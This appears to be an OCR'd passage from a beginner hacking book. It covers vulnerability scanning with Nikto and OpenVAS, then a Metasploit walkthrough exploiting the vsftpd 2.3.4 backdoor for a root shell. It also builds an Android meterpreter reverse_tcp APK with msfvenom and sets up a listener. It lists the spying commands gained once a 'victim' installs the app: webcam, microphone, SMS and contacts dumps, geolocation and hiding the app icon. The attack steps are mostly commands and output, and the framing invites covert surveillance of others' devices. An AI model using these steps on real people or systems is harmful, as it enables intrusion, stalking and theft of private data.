How to:

1. Go to the website of your target
2. Right click and choose *View Page Source*
3. Press Ctrl+F and search for some content that can be useful for us like *password, email, username* etc.
4. Sometimes, it will be surprising that by just doing that you will know some credentials or other information about how the developer created the website

4.2.4 Using Default Credentials


This situation happens frequently because of the lack of know-how or sometimes laziness of so many developers. Based on the research of Stephen from SANS Technology Institute, there are still 45% companies that use default credentials in their web servers and routers worldwide as of 2017. This means there are still chance that your target is still using default credential.

How to find those default credentials? Just search the model of routers or the web server they are using and find the default credentials in those providers. Most probably, it is publicly available so you can just try it out.

4.2.5 Searching for Strange Ports

If you will search about the web hosting of your target, there are some instances that those web hosting consist of strange ports that even the developer of the target doesn't even know. You can try it out by listing some random ports or the ports that you searched and exist in that web hosting.

So how can we apply that? You can input the website url for example www.cryptors.org followed by a colon and the number of the strange port. Just like this:



You will be amazed that some of those hosting can lead you to some strange place and might be an advantage to you in advancing your hack.

4.3 Automated Vulnerability Assessment

4.3.1 Nikto

Nikto is one of the most accurate tool that can give you information of what kind of vulnerability there is in the target. This tool is also pre-installed in the Kali Linux.

How to:

1. Open a terminal and type this: nikto -h 192.168.43.166


```
root@bk201:~# nikto -h 192.168.43.166
- Nikto v2.1.6
---------------------------------------------------------------------
+ Target IP:          192.168.43.166
+ Target Hostname:    192.168.43.166
+ Target Port:        80
+ Start Time:         2018-06-11 12:21:46 (GMT8)
---------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can h
t against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allo
content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allo
rce file names. See http://www.wisec.it/sectou.php?id=4698ebdc5
s for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apac
l release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, t
+ OSVDB-877: HTTP TRACE method is active, suggesting the host i
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: C
on was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may b
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP
nformation via certain HTTP requests that contain specific QUER
```


2. Examine the findings of Nikto and it can give you a hint of what are the holes inside the system
3. You can try it out also in your Metasploitable machine to see the full details


4.3.2 OpenVAS Vulnerability Scanner


The Open Vulnerability Assessment System (OpenVAS), is a very powerful vulnerability scanner, containing thousands of vulnerability checks. This tool if completely free and open source.

How to:


1. 
```
root@bk201:~# apt install openvas
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  doc-base fonts-texgyre gnutls-bin greenbone-security-assistant
  greenbone-security-assistant-common libhiredis0.13 libmicrohttpd12 libopenvas9 libradcli4
  libuuid-perl libyaml-tiny-perl openvas-cli openvas-manager openvas-manager-common
  openvas-scanner preview-latex-style redis-server redis-tools tex-gyre
  texlive-fonts-recommended texlive-latex-extra texlive-latex-recommended texlive-pictures
  texlive-plain-generic tipa
Suggested packages:
  openvas-client pnscan strobe ruby-redis texlive-fonts-recommended-doc icc-profiles
  libfile-which-perl libspreadsheet-parseexcel-perl texlive-latex-extra-doc
  texlive-latex-recommended-doc texlive-pstricks dot2tex prerex ruby-tcltk | libtcltk-ruby
  texlive-pictures-doc vprerex
The following NEW packages will be installed:
  doc-base fonts-texgyre gnutls-bin greenbone-security-assistant
  greenbone-security-assistant-common libhiredis0.13 libmicrohttpd12 libopenvas9 libradcli4
  libuuid-perl libyaml-tiny-perl openvas openvas-cli openvas-manager openvas-manager-common
  openvas-scanner preview-latex-style redis-server redis-tools tex-gyre
  texlive-fonts-recommended texlive-latex-extra texlive-latex-recommended texlive-pictures
  texlive-plain-generic tipa
0 upgraded, 26 newly installed, 0 to remove and 60 not upgraded.
Need to get 82.1 MB of archives.
After this operation, 247 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libuuid-perl amd64 0.27-1+b2 [18.4 kB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libyaml-tiny-perl all 1.73-1 [32.3 kB]
Get:3 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 doc-base all 0.10.8 [102 kB]
```
First, you have to install it on your Kali machine because at this time of writing, it is not pre-installed in the Kali. Do this by typing in your terminal this:
apt install nikto
Just press Y if ask to continue. This will take a few minutes so be patient.

2. 
```
root@bk201:~# openvas-setup

[>] Updating OpenVAS feeds
[*] [1/3] Updating: NVT
--2018-06-11 12:35:47--  http://dl.greenbone.net/community-nvt-feed-current.tar.bz2
Resolving dl.greenbone.net (dl.greenbone.net)... 89.146.224.58, 2a01:130:2000:127::d1
Connecting to dl.greenbone.net (dl.greenbone.net)|89.146.224.58|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 29075102 (28M) [application/octet-stream]
Saving to: '/tmp/greenbone-nvt-sync.13DMITprrz/openvas-feed-2018-06-11-7051.tar.bz2'

sync.13DMITprrz/openvas-fe   3%[>                                    ]   1.08M   114KB/s    eta 4m 11s
```
After installing, you need to set it up first.


```
[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...

[>] Checking for admin user
[*] Creating admin user
User created with password 'aeebb48f-77a7-4f81-8b90-4e39a46e0ed7'.

[+] Done
root@bk201:~#
```
Just type in openvas-setup for setting it up just like in the image above. It will take several hours if you it is your first time to set it up so be patient. If you already see the above image in your terminal then you can now proceed with the step 3.

3. 

After setting it up, can now login to the Greenbone Security Desktop by entering to https://127.0.0.1:9392 with admin as username and aeebb48f-77a7-4f81-8b90-4e39a46e0ed7 as a password.

4. 

Inside the GSD, you can now configure targets, create tasks and manage vulnerability scan results

CHAPTER 004 SUMMARY:

- Always remember that the goal of vulnerability analysis is to find the possibles holes in the system.
- You can use the data you gathered in the intelligence gathering to analyze the possible holes in the target's system
- There are two possible way of vulnerability analysis: manual and automated.
- You must no rely only on automated scans because there are some instances that they will give you false positive results
- There are other automated scanner that was not tackled here like OWAS-Zap, Acunetix, Vega, Burp Suite and many more

005: System Hacking

You want to hack webcams of other computers and smartphones? Then this is what you are waiting for.

5.1 Introduction

This chapter will focus on hacking devices such as mobile phones and computers. It will also tackle the binding of exploits into a PDF. The most awaiting part of this is the hacking of webcam whether it is on computer or mobile phone. Then the most tricky part here is how we will bypass the antivirus on the target. And yes, this phase is already exploitation where we will gain access to the server.

5.2 Metasploit Framework

In this sub-chapter we will tackle how can we access the smartphone of others inside a network. Here are the things that we will try to achieve:

- Gain access to the target's smartphone
- Control the webcam of the target
- Take a picture in both front and back camera of the target
- Conduct a video stream on the target's phone
- Send a text message using the target's phone
- and many more

5.2.1 Hacking a Computer

We will use here the framework called *Metasploit*. Before jumping in to the hacking, we must learn first the basics. We need to be familiar with these words:

- Payloads
- Exploits
- Vulnerability
- Auxiliary

Imagine a terrorist, he goes inside the building. After several minutes being in there, he implant a bomb somewhere hidden. He goes out the building somewhere far from the building and remotely turned on the timer of the bomb.

This is a typical story of a terrorist but it can be also a portrayal of how payloads and exploits can be explained.


So what does it mean? Terrorist serves as the exploit who handle the payload which is the bomb. And because the security of the building is very flawed then he manage to get in and that is what you called a vulnerability, a hole within the system. So technically we can also remotely control the payload inside the target just like what the terrorist did. The difference here is the payload that you are implanting won't explode, but can give you access to almost everything on the computer (depict as the building in the story) of the target.

To elaborate more, the exploits job is to find a hole in the target system. An exploit can carry or may not carry payload but of course without payload mostly the capabilities you have are limited. It's just like a terrorist that came to that target building without any firearms or bombs. Then most probably you are now asking what is auxiliary, well it is part of the Metasploit that compose of modules used for information gathering.

So now let's dive in to the world of Metasploit, all we need to know before using it is, it is compose of Ruby coded modules. And luckily, the Metasploit is pre-installed inside the Kali Linux.

How to:


1. `root@bk201:~# service postgresql start` Open the terminal and type service postgresql start to have a fast search inside the database of Metasploit

2. 
root@bk201:~# msfconsole
METASPLOIT CYBER MISSILE COMMAND V4
WAVE 4 ######## SCORE 31337 ## HIGH FFFFFFFF
https://metasploit.com
=[metasploit v4.16.59-dev]
+ -- --=[1769 exploits - 1008 auxiliary - 307 post]
+ -- --=[537 payloads - 41 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >
After executing that, you must type msfconsole to officially start the Metasploit just like this:
3. However, are we using the latest Metasploit framework? To check it out, just type apt update && apt install metasploit-framework

   You can type it out on another terminal or even inside the msf terminal. In my case, I typed it on another terminal and it says that I am already using the newest version at this time so let's go ahead.

   What if you have a lower version? Don't worry! The line *apt install metasploit-framework* will do the job of installing the newer framework.

```
root@bk201:~# apt update && apt install metasploit-framework
Hit:1 http://download.mono-project.com/repo/debian stretch InRelease
Hit:2 http://old.kali.org/kali sana InRelease
Hit:3 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
60 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree
Reading state information... Done
metasploit-framework is already the newest version (4.16.59-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 60 not upgraded.
root@bk201:~#
```

4. 
```
msf > show exploits

Exploits
========

   Name
   ----
   aix/local/ibstat_path
   aix/rpc_cmsd_opcode21
r Overflow
   aix/rpc_ttdbserverd_realpath
 (AIX)
   android/adb/adb_server_exec
   android/browser/samsung_knox_smdm_url
   android/browser/stagefright_mp4_tx3g_64bit
   android/browser/webview_addjavascriptinterface
ion
   android/fileformat/adobe_reader_pdf_js_interface
   android/local/futex_requeue
   android/local/put_user_vroot
   apple_ios/browser/safari_libtiff
   apple_ios/email/mobilemail_libtiff
   apple_ios/ssh/cydia_default_ssh
   bsdi/softcart/mercantec_softcart
   dialup/multi/login/manyargs
```
Now, what we need to do is to use an exploit. First, let's show all the exploits in the Metasploit framework.
Just type in show exploits
5. You can choose from different exploits there for your hacking but what if you are aiming of using a specific exploit for your target? For example, you are searching for nibbles exploit because you know that the server has a nibbles vulnerability. In that matter, you can use the

search functionality just type in the terminal search vsftpd 2.3.4 just like Googling but for this time, it is on msf terminal. That vsftpd is the service we just gathered a while ago in the nmap service enumeration process:


In the image above, you can see that it gives us a specific exploit that relates to service we are searching. In here we will use third module which is the *exploit/unix/ftp/vsftpd_234_backdoor* exploit to gain access in the target's computer

6.

Copy the name of the exploit with the *use* command just like this: use exploit/unix/ftp/vsftpd_234_backdoor

As you can see, after doing that command you are now currently using the exploit.

7. We must be careful on the exploits that we are using. In order to practice that, we must know how and when to use a certain exploit. To do that, we must execute this command:
show info



You can see now some primary info about the exploit we are using such as the full

name, module name, target platforms and the time it was disclosed.

You can also see the options that can give you an advantage in configuring the exploit into your own liking. The use of this option is just like a remote control. You can always change the RHOST (remote host) value to the I.P. address of your target. Later on, we will discuss how to edit the values here.

```
Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.
```

The next image shows us the full description of the exploit that gives us a hint of where to use that exploit and how it was discovered and lastly, if it is already patched in the updated versions.

8. Let's jump in to the configuration of our exploit. In the option as we can see a while ago, the required column for RHOST is set to yes, meaning we must set a value for RHOST. In metasploit, you will encounter a lot of these words:

    - LHOST: This means Local Host, that refers to the I.P. address of the hacker's computer.
    - RHOST: This means Remote Host, the refers to the I.P. address of the target's computer.

    So now how to set the value of RHOST to our target which is 192.168.43.166? Just type this
    set RHOST 192.168.43.166

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.43.166
RHOST => 192.168.43.166
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

9. You can validate if the RHOST was change by typing the show info command again. Make sure that the Current Setting for RHOST was changed to 192.168.43.166
10. After that, we can now type exploit and then enter to execute the exploit just like in the image below:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.43.166:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.166:21 - USER: 331 Please specify the password.
[+] 192.168.43.166:21 - Backdoor service has been spawned, handling...
[+] 192.168.43.166:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.189:40551 -> 192.168.43.166:6200)
```

Once you see the word *Command shell session 1 opened* then it means you just enter the target's computer. Let's confirm it by executing Linux commands inside and by navigating to the target's files.

```
cd home
ls
ftp
msfadmin
service
user
whoami
root
```


As you can see, when we execute the command *cd home* to go to the home folder of the target and *ls* it to know the files inside, we can see that the msfadmin user is there with other user such as ftp, service and user.

In addition to that, by executing the command *whoami* we just validate that our privilege in the target's computer is root. It means we control everything in the target's machine. That's why you need to learn Linux commands because if you hacked a Linux or other Unix-like server mostly you will be prompt by just a terminal and to control it you must know how to execute and control the operating system by just using the commands.

5.3 Hacking Android Smartphone

In this sub-chapter, you can use your own Android phone to practice the techniques that we will tackle on how to execute this kind of hack.


How to:


1. 
root@bk201:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.189
LPORT=1234 R > AlexisPogi.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payl
oad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10094 bytes
root@bk201:~#
Create a payload using *msfvenom*. This payload will be use for us to have some added capability if we get in to the smartphone. So just type this in the terminal:


   For those who are asking, msfvenom is part of the Metasploit framework specialize in creating payloads. In here we created an apk file that will serve as our payload.

2. The *-p* in the command there stands for payload and the next characters that you see is the path of that specific payload in the Metasploit framework.
3. The *LHOST* must be equal to your I.P. address. The *LPORT* must be an unused port. Then the *R > AlexisPogi.apk* is where you must set the name of the apk file.
4. Open msfconsole
5. Now, we must set a listener. What is a listener? This is the one who will monitor the network and listen if there is someone who install and open our apk file. If there is, then we can now have an access to the smartphone with a little added power by our payload. Our payload will give us meterpreter access that can pretty much useful for us and you will that later.

6.
```
msf > use multi/handler
msf exploit(multi/handler) >
```
To set a listener, we must use an exploit handler:

7. 
```
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
```
The we must set up a payload also here, same with the setup of our payload in our apk file. So let us set the payload to android/meterpreter/reverse_tcp: You can use *show info* command or *show options* command if you want to validate if the payload has been added to your exploit already.

8. 
```
msf exploit(multi/handler) > set LHOST 192.168.43.189
LHOST => 192.168.43.189
msf exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf exploit(multi/handler) >
```
Set also the LHOST and LPORT same with the apk's LHOST and LPORT:

9. 
```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.43.189   yes       The listen address
   LPORT  1234             yes       The listen port
```
Use *show options* command to see if everything is in place:

As you can see, we are all set!

10.
```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.189:1234
```
Type *exploit* to execute the listener:

11. While the listener is on, we must transfer the apk file we created a while ago to the victim's smartphone.

We must install it and open it.

12. After the victim open the file we must have a meterpreter session:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.189:1234
[*] Sending stage (70031 bytes) to 192.168.43.1
[*] Meterpreter session 1 opened (192.168.43.189:1234 -
 2018-06-11 19:26:06 +0800

meterpreter >
```

13. Now, we are inside the victim's smartphone! What can we do now? Just type *?* For us to know if what are the privileges we have in the victim's smartphone.


```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam

Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information
```

Here's what it will give you:

```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    screenshot    Grab a screenshot of the interactive desktop

Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getuid        Get the user that the server is running as
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS
```


```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thr
ead
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
```



